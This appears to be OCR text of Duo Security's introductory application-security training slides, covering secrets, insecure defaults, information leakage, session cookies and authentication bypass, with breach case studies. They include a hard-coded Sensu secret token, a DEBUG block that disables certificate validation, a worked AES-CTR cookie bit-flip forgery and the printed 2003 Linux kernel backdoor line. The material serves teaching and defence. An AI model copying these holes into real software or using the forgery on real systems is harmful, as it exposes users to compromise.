How to Best Use This Material...

We're thrilled to be able to release a portion of our Application Security training material to the community! In doing so, we're cognizant that the content within is unable to meet all team needs, skill levels, or contexts (e.g. software languages).

To make the most out of this content, we'd offer a few tips:

1) Take what you like and leave the rest behind -- there's no one-size-fits-all
2) Transfer the content valuable to your organization into more familiar branding
3) Replace the merit of examples shown with ones more akin to your tech stack
4) Share internal examples of previous security issues to increase the impact
5) Throw in details about your security program and application security team
6) Mix-and-match content from other sources to build a training for *your* needs

Available Lab Resources

It's **highly** encouraged that as part of your curriculum, hands-on labs are given across the training to help attendees gain a direct, technical understanding of topics being shared. This will maximize their engagement and increase learning.

Below are a list of potential lab resources that may be beneficial to consider:

- Hunter2 Community (Hosts Duo's own lab module contributions for free)
- OWASP Juice Shop extremely popular vulnerable-by-design web service
- OWASP WebGoat provides a lesson-based capability along with hacking
- Google Gruyere is an older set of challenges but still widely applicable today
- flAWS.cloud & flAWS2.cloud focused on AWS-centric security challenges

Additional Training Tips

- Create a feedback form that is filled out by your attendees each offering
- Be sure to provide many breaks during the day
- Small (~15) class sizes
- Set “Ground Rules” so students are not getting distracted from the class
- Handle IT setup logistics prior to the class date
- Take questions regularly

Introduction to Application Security

Application Security Team, Duo Security


Duo Security is now part of Cisco.

Secrets Management & Configuration

Duo Security is now part of Cisco.

What Kind of Secrets Are Used Day-to-Day?

- **Cryptographic Keys**
  - SSH Private Keys
  - PGP Private Keys
  - SSL/TLS Private Keys
  - Data encryption keys
- **Authentication Credentials**
  - Passwords
  - Answers to password reset questions
  - API tokens
  - AWS access keys



Common Issues

Many services and libraries use default secrets

Libraries often include hard coded secrets that you're expected to change

One common source of breaches is storing secrets in source control, like Git

Sensu Admin

- Sensu Admin was an admin interface for the monitoring technology, Sensu
- The software includes a hard coded secret for encrypting and signing cookies

```
# Your secret key for verifying the integrity of signed cookies.
# If you change this key, all old signed cookies will become invalid!
# Make sure the secret is at least 30 characters and all random,
# no regular words or you'll be exposed to dictionary attacks.

    SensuAdmin::Application.config.secret_token =
    '5b1702cbb0b483cd035ba078b16cb12e638b5d7fca97b74c428ac82dcb47e4eef418c6d1b76
    7a83b32511467102a2e864d4c6285e9e24b38f5423bcfafee958a'
```

Sensu Admin


From the researcher's blog:

"It seemed **unlikely that Instagram would leave that token the same** on their server, but if they did, I would be able to spoof session cookies."

Spoiler: They did

Sensu Admin


- Anyone with the Sensu Admin source—**it's open source**—could sign cookies that would be accepted by the admin panel with the default secret
- The cookie parsing code itself had a vulnerability in it that allowed an attacker to execute arbitrary code on the server
- A security researcher was able to use these vulnerabilities to fully compromise Instagram!



Sensu Admin - Instagram Compromise

Those 82 S3 buckets contained:

- Every user's photos
- Backups of all source code
- Read/write access for the Instagram homepage
- SSL private keys for *.instagram.com
- iOS and Android signing key
- Lots of API keys to various services



Other Examples

- Equifax used the default credentials of '**admin/admin**' for their admin portal
- It is speculated that the Target data breach was facilitated by **hard coded default credentials** within a software management system to help the attackers move laterally
- Dow Jones exposed 2.2 million customer records because of **default (public) permissions** on their S3 buckets that didn't limit who could retrieve content

Committing Secrets to Source Control

- One common source of breaches is secrets committed to public services such as GitHub, BitBucket, etc.
  - Tools like TruffleHog will scan public GitHub repositories to identify AWS secret keys, including those that may have been “deleted” but not fully purged from history
  - In 2015 a developer accidentally committed AWS keys to GitHub and within 5 minutes bots had spawned 140 VM’s to perform Bitcoin mining!

Storing Passwords

- Simple hash functions and salts are not enough
  - You can usually Google an MD5 hash to find a corresponding password
  - A modern machine with 8 current gen GPU's can perform **777 trillion hashes per day**
  - Also, rainbow tables (salts hinder these)
- Store passwords using either bcrypt or PBKDF2
  - bcrypt is more widely used for password storage
    - Use a minimum of 1024 iterations of hashing, and 32-bytes of salt
  - PBKDF2 is FIPS-140 approved
    - Use a minimum of 10,000 iterations and 32-bytes of salt

Resetting Passwords

- Don’t use password reset questions or “Security Questions”
  - The answers to most questions are easily discoverable. Instagram can reveal a pet’s name, yearbooks can reveal old teachers, and Ancestry.com can reveals a mother’s maiden name
  - Sarah Palin’s email account was hacked via password reset questions from Wikipedia data
    - What high school did she attend?
    - What is her birthdate?
- Password reset links should contain **random** tokens that expire and are sufficient in size and/or complexity to prevent all online brute force attacks
  - Avoid generating tokens with small key space, based on timestamps, or UUID’s


Insecure Default Configurations

- **Software often ships with default settings that are insecure**
  - Additional configuration is usually required to enable things like authentication, TLS, proper networking, and so on
- **Default “setup” or admin accounts are usually enabled by default**
  - It’s no secret that admin/admin will get you into a lot of poorly configured systems
- **“Development” or “Debug” modes are purposefully be less restrictive**
  - These can be very helpful for development and testing, but easy to forget to turn off!


MongoDB

MongoDB, a popular NoSQL database, ships insecure defaults

- Older versions would bind to every host IP address—often making the instances available publically
- The default configuration does not require any authentication to access
- Every few months, researchers publish lists of ***hundreds of thousands*** of open MongoDB instances. Many of them containing production data!



ZoomEye & Shodan are services that can search for open network services exposed onto the Internet



Duo Security is now part of Cisco.

DEBUG Builds

- DEBUG builds of software often disable security controls
- Duo's iOS Application DEBUG build disables all certificate validation
  - If this build were to be released, all users would be susceptible to a Man-in-the-Middle attack

```
    // Enable SSL CA Pinning for all SSL traffic. AFNetworking looks for any
    // .cer files in the app bundle and will use those instead of Apple's default
    // list of trusted CAs. ValidatesCertificateChain is set to no because we're
    // only pinning the root CA and not intermediates or leaf certs.
    operationManager.securityPolicy = [AFSecurityPolicy policyWithPinningMode:AFSSLPinningModeCertificate];
    operationManager.securityPolicy.validatesCertificateChain = NO;
#if DEBUG
    operationManager.securityPolicy = [AFSecurityPolicy policyWithPinningMode:AFSSLPinningModeNone];
    operationManager.securityPolicy.allowInvalidCertificates = YES;
#endif

    operationManager.requestSerializer = serializer;

    return operationManager;
}
```

Mitigations

- **Don’t use default secrets or credentials**
  - Read the documentation to know where *all* secrets need to be configured, because software may not force you to do so
  - Spend the time setting up different secrets for prod/dev/test
- **Don’t store secrets in repositories**
  - Production secrets should never be committed to a repository
  - **Ansible Vault** - Store credentials in encrypted files rather than playbooks
  - **Kubernetes Secrets** - Encrypted blobs available to containers
- **Be aware of hard-coded secrets!**
  - Developers may add “debug” or “recovery” credentials
- **Ensure debug or developer mode is off in production**
  - Review these settings before you hit ship!


Information Leakage

What is Information Leakage?

- A weakness that reveals sensitive information, such as credentials, logging information, metadata, or details about infrastructure and users
- Caused by a number of factors
  - Badly designed or engineered protocols
  - Secrets committed to source control
  - Bad error handling that returns stack traces
  - Reduced security on development instances/environments

Information Leakage from Error Handling

Error handlers for web frameworks often return stack traces and other sensitive data



Information Leakage from Protocols

- One of the most well-known vulnerabilities in recent years, Heartbleed, was an information disclosure due to leaking a vulnerable server's memory
  - Affected 17% of the HTTPS servers on the Internet, including big companies (e.g. Facebook)
  - Led to compromised SSL private keys, user credentials, and other sensitive information
- Caused by not checking the length of a buffer before performing *memcpy()* in the OpenSSL library

Heartbleed

```
struct {
        HeartbeatMessageType type;
        uint16 payload_length;
        opaque payload[];
        opaque padding[];
} HeartbeatMessage;
```

```
memcpy(destination, message->payload, message->payload_length);
```

Heartbleed

```
struct {
        HeartbeatMessageType type;
        uint16 payload_length = 65536;
        opaque payload[] = "HELLO";
        opaque padding[];
} HeartbeatMessage;
```

```
memcpy(destination, message->payload, message->payload_length);
```

Copy the 5 bytes from payload, and then the ***next*** 65531 bytes of server memory

Information Leakage from Test Environments

- **Dev/Test/QA environments are often sources of information leaks**
  - In 2016, the American College of Cardiology announced the disclosure of patient data from 1,400 institutions via the National Cardiovascular Data Registry. Test environments setup for external vendors contained unmasked production data
  - A 2015 survey found that 80% of respondents stored production data in development environments

- **Pre-production environments usually don't have the strongest controls**
  - Self-signed SSL certs
  - Lax permissions
  - Weaker passwords
  - Less logging and monitoring

Information Disclosure from Data Sets

- In 2006, AOL released 20-million search engine records, across 650,000 of their users, to the public to support academic research purposes
  - **They anonymized the screen names of the users:** johndoe -> 4417749
  - **They didn't filter the search results:** People often search for themselves
- Researchers were able to identify specific individuals, either based on searching their name directly, or through metadata about their location
  - Date of Birth, Gender, and Zip Code identifies 87% of the population

Mitigations

- **Ensure sure production builds disable full error responses**
  - **ASP.NET:** <customErrors mode="On" defaultRedirect="~/Error/Oops.aspx" />
  - **PHP**: error_reporting(0);
- **Don’t put production data in development and test environments**
  - Use random test data, or tools like RedGate Data Generator to generate semantically valid test data (e.g. “real” names, phone numbers, addresses, product names, etc.)
- **Consult privacy guidelines before releasing any customer information**


Session and Cookie Security

What Exactly Are Sessions?

- The HTTP protocol has no inherent idea of state, so several ‘creative’ ways have been developed over the years to fill this gap

- Modern apps manage state via browser cookies mapped to server-side data


- Session cookies associate server-side state with a user
  - Authentication - Prove an identity
  - Authorization - What can you do
  - Session - AuthN + AuthZ period



C is for Cookie

- Cookies are small pieces of data, sent from a server to a client in the response **Set-Cookie** header
  - They are then sent back to the server in the **Cookie** header

- There are two types of cookies
  - **Session cookies** - Lack an expiration date and never written to disk. Removed when the browser session is closed.
  - **Persistent cookies** - Cookies that contain an expiration date. These cookies are removed on a date/time set when created.
    - *Remember Me* checkboxes usually create **persistent** cookies, instead of **session** cookies.



How Secure Are Cookies?

- Cookies can be viewed with browser developer tools
  - Anyone can modify cookies stored in their browser.
  - Cryptographically signed cookies usually cannot be modified, and are validated by the server. If the cookie was tampered with, the server will reject it

- Web sites can set flags on cookies
  - **HttpOnly** - The cookie cannot be accessed by JavaScript, and can only be sent over HTTP
  - **Secure** - The cookie will only be sent over HTTPS
  - **SameSite** - Disables 3rd party usage of cookies. Instead, cookies will only be sent when browsing the same origin directly. **Strict** mode will disable 3rd party usage for **GET** and **POST**, whereas **Lax** mode will disable 3rd party usage for **POST** only

What Do Cookies Look Like?

```
Set-Cookie: SID=118zi7d9834KS91212PAD; Domain=.google.com; Path=/; httpOnly;
            Expires=Wed, 7 Jun 2018 12:50:11 GMT
```

Cookie Name and Value

- Only required item
- Simple key / value pair

Path

- Restricts cookie to this URI

Domain

- Where the cookie can be sent
- "." means any sub-domain

Expires

- How long the cookie will be stored

Optional Security Flags

- httpOnly: JS cannot access
- secure: only over HTTPS
- sameSite: CSRF protection

Weak Session IDs and Session Hijack

- Session IDs need to be random and unique
  - If you can predict a session id, you can become that user
  - This session ID has a minimal amount of entropy. It's easy to guess other valid values

SID=1792:10192:1512664092:U29mdHdhcmUgRW5naW5lZXJpbmc=

SID= 1792: 10192: 1512664092: U29mdHdhcmUgRW5naW5lZXJpbmc=
Identifier role timestamp business unit (base64'ed)

Weak Session IDs and Session Hijack

Different types of attacks on sessions

- **Session Fixation** - The attacker forces the victim to use a specific session ID. Perhaps by sending a malicious link with the session ID embedded in the URL
- **Session Hijacking** - The attacker steals the session cookie and is able to impersonate the user. This can happen if cookies are sent over HTTP instead of HTTPS
- **Cross-Site Scripting** - The attacker injects code into the client, which then exfiltrates session cookies

Choose Your Own Session - Session Fixation

User

Duo

1. A user gets an email with a link to /groups in the Admin Panel, from an attacker who has users previous session ID. They click on the link.

2. Duo redirects the user to login and with a reference to “/groups” after login

3. User logs in sending their previous session cookie

POST /login
username=user&password=password
Cookie: session=123456789

4. Redirect user to their original destination /groups without refreshing session cookie

302 Found
Location: /groups

Attacker now has a valid and active session for the target

When Should a Session “End?”

- Sessions are usually intended to end when the browser exits, a user logs out, or after a set amount of time

- A session has not actually ended until it is invalidated on the server
  - To invalidate a session properly, use your framework methods
    - **PHP**: session_destroy()
    - **ASP.NET MVC**: FormsAuthentication.SignOut()
    - **Java**: session.invalidate()

PHP: An Example of Bad Session IDs

PHP's session_start() didn't generate enough entropy for session IDs

IP Address	32 bits	Except IP is known… so 0-bits
Epoch	32 bits	Except the time is known…. so 0-bits
Microseconds	32 bits	Except there's not that many values … so 20-bits
Random value	64 bits	Except it used poor entropy… so 20-bits
Total	160 bits	But it's really only 40-bits
		Can be reduced further by precomputing lcg_value()'s. So….. 20-bits

20 bits

is ~1 million cookies

Encrypted Cookies Are Not Enough

- Developers often encrypt cookie payloads assuming it cannot be changed
- Encryption **does not provide integrity**! Attackers can modify an encrypted cookie without knowing the key

```
def encryptCookie(payload, key, iv):
    obj = AES.new(key, AES.MODE_CTR, iv)
    str1 = padding(payload)
    ciphertext = obj.encrypt(str1)
    return ciphertext

AuthCookieVal = encryptCookie("Role:Reviewer", "aiBuacoM8", "mee0epJee")
```

Bit-flip to Victory

Cookie payload = "Role:**Reviewer**" provides the cookie value (hex) below

`set-cookie: auth=de6dd89e66232da8a4dac92845;`

This isn't signed!

Attacker:

By gathering cookies from various roles, looking for patterns and bit-flipping with XOR, a new valid cookie can be crafted without knowing the encryption key

`de6dd89e66232da8a4dac92845 XOR 13011b000b`

Outcome used to set attacker's cookie

`Cookie: auth=de6dd89e66302cb3a4d1`

Decrypts to "Role:**Admin**"

Mitigations

- **Let your framework handle creating and signing sessions**
  - Double check documentation to ensure it uses random session IDs
  - Don’t store sensitive information in cookies. If you must, make sure the cookie is encrypted ***and*** authenticated!
- **Set appropriate flags on cookies**
  - Always use the **httpOnly** and **secure** flags, and **sameSite** where possible
- **Destroy sessions when users log out**
  - Use framework methods to ensure sessions are destroyed properly

DUO Lightning ~~Talks~~ HACKS

Timing Attack

- In 2001, **Dug Song** discovered two timing attacks against the SSH protocol
- **First:** SSHv1 sent the plaintext length in the clear. This revealed the exact length of passwords, reducing the keyspace for a brute force attack
- **Second:** During interactive sessions, an SSH server would echo each character back to the client.
  - When passwords are being entered, however, the echo is *disabled*
  - Dug wrote a sniffer to detect the lack of echo, and count subsequent packets, revealing the length of the user's password
  - Timing between individual packets also leaked information about how hard it was to enter the next key in the password

Authentication Bypass

Authentication Example:
Proving Your Identity

Client: Hello. I am Mark. Please let me in.

Server: Prove it, “Mark”.

Client: <presents some form of proof>

Server: Ok, come on in.

How is it Bypassed?

Authentication bypasses may result from:


- Faulty/missing authentication logic
- Simple oversight (e.g. forgetting to annotate a function/route)
- SQL Injection
- Guessable credentials (e.g. common passwords, defaults)
- Brute-force/no rate limiting
- Outdated software/missing patches
- Weak password policy/recovery mechanisms
- Lack of 2FA

What is an Authentication Bypass?

- **First-factor Bypass**: An attacker is able to assume the identity and/or forego authentication mechanisms altogether without a password
- **Second-factor Bypass:** Same context as first-factor, except you would not have to verify something like a one-time pin or push authentication first
- Can be severe when an attacker can target an administrative user!

Apple and #iamroot

In November 2017, a bug was announced with macOS High Sierra that allowed unprivileged users to gain root access simply by entering a blank root password when prompted



Duo Security is now part of Cisco.

Apple and #iamroot

The cause was a logic bug when checking passwords

```
if (od_verify_crypt_password(original, hash, &matches) != 0x0) {

        //upgrade password
        upgrade_password(...);
}
```

Apple and #iamroot

The return value of *od_verify_crypt_password* was checked
(the function didn't return an error), but the matches parameter was **not checked**

```
if (od_verify_crypt_password(original, hash, &matches) != 0x0) {

        //upgrade password
        upgrade_password(...);
}
```

Apple and goto fail;

- In 2014, iOS devices were vulnerable to a bug that allowed an attacker to perform Man-in-the-Middle attacks on SSL/TLS connections
- The attacker could read any encrypted data, including credentials
- The bug was named “goto fail;”, because…..

```
if ((err = SSLFreeBuffer(&hashCtx)) != 0)
    goto fail;
if ((err = ReadyHash(&SSLHashSHA1, &hashCtx)) != 0)
    goto fail;
if ((err = SSLHashSHA1.update(&hashCtx, &clientRandom)) != 0)
    goto fail;
if ((err = SSLHashSHA1.update(&hashCtx, &serverRandom)) != 0)
    goto fail;
if ((err = SSLHashSHA1.update(&hashCtx, &signedParams)) != 0)
    goto fail;
    goto fail;
if ((err = SSLHashSHA1.final(&hashCtx, &hashOut)) != 0)
    goto fail;


err = sslRawVerify(...);
```

```
if ((err = SSLFreeBuffer(&hashCtx)) != 0)
    goto fail;
if ((err = ReadyHash(&SSLHashSHA1, &hashCtx)) != 0)
    goto fail;
if ((err = SSLHashSHA1.update(&hashCtx, &clientRandom)) != 0)
    goto fail;
if ((err = SSLHashSHA1.update(&hashCtx, &serverRandom)) != 0)
    goto fail;
if ((err = SSLHashSHA1.update(&hashCtx, &signedParams)) != 0)
    goto fail;
    goto fail;
if ((err = SSLHashSHA1.final(&hashCtx, &hashOut)) != 0)
    goto fail;

err = sslRawVerify(...);
```

Apple and goto fail;

- The double goto fail meant that regardless of whether an error occurred, execution would jump to the **fail** label

- This jump skipped the **`sslRawVerify()`** method, which was responsible for validating the SSL handshake
  - This meant that anyone could tamper with the SSL handshake, and perform a Man-in-the-Middle attack, and the verification method would never be called

Linux Kernel Backdoor

- **Authentication bypasses are not always unintentional**

- In 2003, a backdoor was inserted into the Linux kernel that allowed privilege escalation to the root user

```
if ((options == (__WCLONE|__WALL)) && (current->uid = 0))
        retval = -EINVAL;
```

Linux Kernel Backdoor


- **Authentication bypasses are not always unintentional**
- In 2003, a backdoor was inserted into the Linux kernel that allowed privilege escalation to the root user

```
if ((options == (__WCLONE|__WALL)) && (current->uid = 0))
        retval = -EINVAL;
```

- If wait4 was called with certain arguments, it would set the user to root
- Found because the commit didn't go through the normal review process

Mitigation

- **There is no general technique for avoiding AuthN bypass**
  - Many bypasses are the result of logic bugs so build regression tests :)
- **Unit tests can validate that routes require authentication**
  - **Test:** GET /users with a valid auth token returns 200
  - **Test:** GET /users without a valid auth token returns 401
- **Static code analysis and linting can help find boolean logic errors**
  - **Error:** Using = instead of == in an if-statement
  - **Error:** Missing a break statement in a switch()

